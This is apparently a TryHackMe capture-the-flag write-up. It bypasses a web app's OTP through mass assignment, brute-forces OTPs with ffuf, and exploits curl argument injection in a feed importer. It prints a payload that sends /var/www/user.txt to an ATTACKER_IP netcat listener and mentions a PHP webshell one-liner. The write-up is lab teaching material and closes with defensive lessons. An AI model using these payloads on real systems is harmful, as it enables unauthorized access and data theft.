TryHackMe: Interceptor
Two-factor login bypassed via OTP mass assignment (brute force also works, but was not the intended path), then a curl-injection bug in a feed importer used to read /var/www/user.txt off the box.

Room: Interceptor
Room Description
“MediaHub appears to be a normal internal portal used by journalists to manage content. Everything seems protected behind a login and verification system, but the real story lies in how the application communicates with its backend APIs. Your task is to assume the role of an attacker and closely observe traffic between the browser and the server. Using your skills, intercept the requests, analyse how the application processes them, and experiment with modifying the data being sent.”
Questions to answer:
- What is the flag value after logging in as admin?
- What is the value of
/var/www/user.txt?
Reconnaissance
Starting with an nmap scan to identify open ports and services:

3 ports open:
- SSH: 22
- DNS: 53
- HTTP: 80
Then directory fuzzing with ffuf to discover all accessible paths:
ffuf -u http://TARGET_IP/FUZZ -w /usr/share/wordlists/dirb/big.txt -e .php -ac
Key findings:
| Path | Status | Notes |
|---|---|---|
login.php | 200 | Login page |
dashboard.php | 302 | Redirects to login (auth required) |
otp.php | 302 | OTP verification page |
config.php | 200 | Empty response — PHP config file |
phpmyadmin | 301 | Database admin panel (no valid creds found) |
uploads/ | 301 | File upload directory |
search.php | 302 | Auth required |
The presence of otp.php immediately tells us the application uses a two-factor
authentication flow: Login → OTP → Dashboard.
Stage 1 — Login & Credential Discovery
Navigating to login.php shows a simple email/password form:
The room description leans hard on “intercept and modify the traffic,” which reads like a hint toward tampering with a client-side redirect:
“If you understand the flow well enough, a small change in the request might be all it takes to bypass the intended controls. Fire up your proxy, intercept the traffic, and see if you can manipulate the requests to take control of the system.”
That’s a red herring here — the client trusts whatever data.redirect the server
returns, but even if you intercept and rewrite it, the server-side session is still
unauthenticated. Real credentials are still required first.

The password turned out to be inspired by the webpage’s name plus the year. After trying a few patterns along those lines, this pair worked:
| Field | Value |
|---|---|
admin@mediahub.thm | |
| Password | Redacted |
The server responded with:
{
  "ok": true,
  "message": "Login success. OTP required.",
  "redirect": "otp.php"
}
Login succeeds, but an OTP is required before the dashboard becomes reachable.
Stage 2 — OTP Bypass (Mass Assignment)
The application redirects to otp.php after login, requiring a 6-digit code:

Intercepting a verification attempt in Burp with an arbitrary guess shows the app is unusually forthcoming about why it failed:

That’s the tell: the response doesn’t just say pass/fail, it echoes back an
is_verified field. If the server is willing to show that field, there’s a real
chance the endpoint blindly binds whatever fields the client sends onto its internal
session state — rather than only ever setting is_verified itself, after actually
checking the OTP. That pattern is called mass assignment.
Testing the theory directly: swap the otp field for is_verified=true and drop it
in Repeater instead.

No OTP was ever submitted — setting is_verified directly satisfies whatever check
the server would otherwise have performed, because the endpoint never validates that
the client is allowed to set that particular field. Reloading the page (or reusing
the same PHPSESSID) lands fully authenticated on the dashboard.
Flag 1 — Admin dashboard flag:

THM{redacted}Alternate Method — Brute Force
verify_otp.php also has no rate limiting, unlike the login endpoint — so
brute-forcing all 1,000,000 possible 6-digit codes works too. It’s slower and wasn’t
the intended path, but it’s a valid fallback if the mass-assignment angle isn’t
spotted.
Intercepting the OTP response and editing it client-side was a dead end on its own, without the field-swap trick above:

Step 1 — Log in fresh and grab the session cookie. Authenticate with the real
credentials and copy PHPSESSID from the response headers — that session is now
sitting in a “pending OTP” state server-side.
Step 2 — Generate the OTP wordlist:
seq -w 0 999999 > /tmp/otps.txtStep 3 — Brute force with ffuf:
ffuf -u http://TARGET_IP/verify_otp.php \
  -w /tmp/otps.txt \
  -X POST \
  -H "Cookie: PHPSESSID=YOUR_SESSION_COOKIE_HERE" \
  -d "otp=FUZZ" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -mr "ok.*true" \
  -t 100
-mr "ok.*true"— only show responses where the server returnsok: true-t 100— 100 threads for speed (~1400 req/sec)
When ffuf finds the correct OTP, entering it in the browser reaches the same dashboard and the same flag as above.
Stage 3 — curl Injection & File Read
The dashboard presents two interesting features:
- Change Profile Picture — file upload (JPG, PNG, GIF only)
- Import Feed — fetches a URL server-side and displays the raw output
Attempting file upload
Trying to upload a PHP webshell was blocked at multiple levels:
shell.php→ rejected by extension filtershell.php.jpg→ Invalid MIME typeshell.gif(withGIF89a<?php system($_GET["cmd"]); ?>) → Could not process image
Reading the source code
Viewing page source revealed the Import Feed JavaScript:

Two critical clues:
Clue 1 — weak input filtering:
const url = url1.replace(/[;&|]/g, '');The filter only strips ;, &, and | — but spaces, dashes, @, and / are all
allowed. Those are exactly the characters needed to inject curl flags.
Clue 2 — the cmd_output field:
if (data.cmd_output) {
  extra = `<div ...>${escapeHtml(data.cmd_output)}</div>`;
}
The response field is literally named cmd_output — a strong hint the server shells
out to curl to fetch the URL, rather than using a PHP HTTP library.
Exploiting the curl injection
Since the server runs curl with our input, we can append extra curl flags after a valid URL. The payload abuses curl’s ability to make multiple requests in one invocation.
Step 1 — start a netcat listener:
nc -lvnp 9999Step 2 — submit this in the Import Feed box:
http://example.com/ -F file=@/var/www/user.txt http://ATTACKER_IP:9999
This makes the server execute:
curl http://example.com/ -F file=@/var/www/user.txt http://ATTACKER_IP:9999Breaking down the injection:
http://example.com/— satisfies any basic URL validation-F file=@/var/www/user.txt— curl’s form-upload flag;@reads from a local filehttp://ATTACKER_IP:9999— curl’s second request, POSTing the file contents to our listener
The netcat listener receives the raw HTTP POST containing /var/www/user.txt.
Flag 2 — /var/www/user.txt:

THM{redacted}Takeaways
- The real bug was mass assignment, not the missing rate limit: the OTP endpoint
trusted
is_verifiedas just another client-supplied field instead of treating it as server-only state. Rate limitingverify_otp.phpwould have blocked the brute force, but wouldn’t have touched the actual vulnerability. - A 2FA flow is only as strong as its weakest endpoint regardless — the login was
rate-limited, but
verify_otp.phpwasn’t, which made brute force a viable fallback even without spotting the mass-assignment angle. - Blocklist-based input filtering (
replace(/[;&|]/g, '')) is rarely enough; curl alone offers plenty of ways to chain requests without touching a shell metacharacter. - A suspiciously-named response field (
cmd_output) was the tell that server-side code was shelling out rather than using a library — worth watching for in any “fetch this URL for me” feature.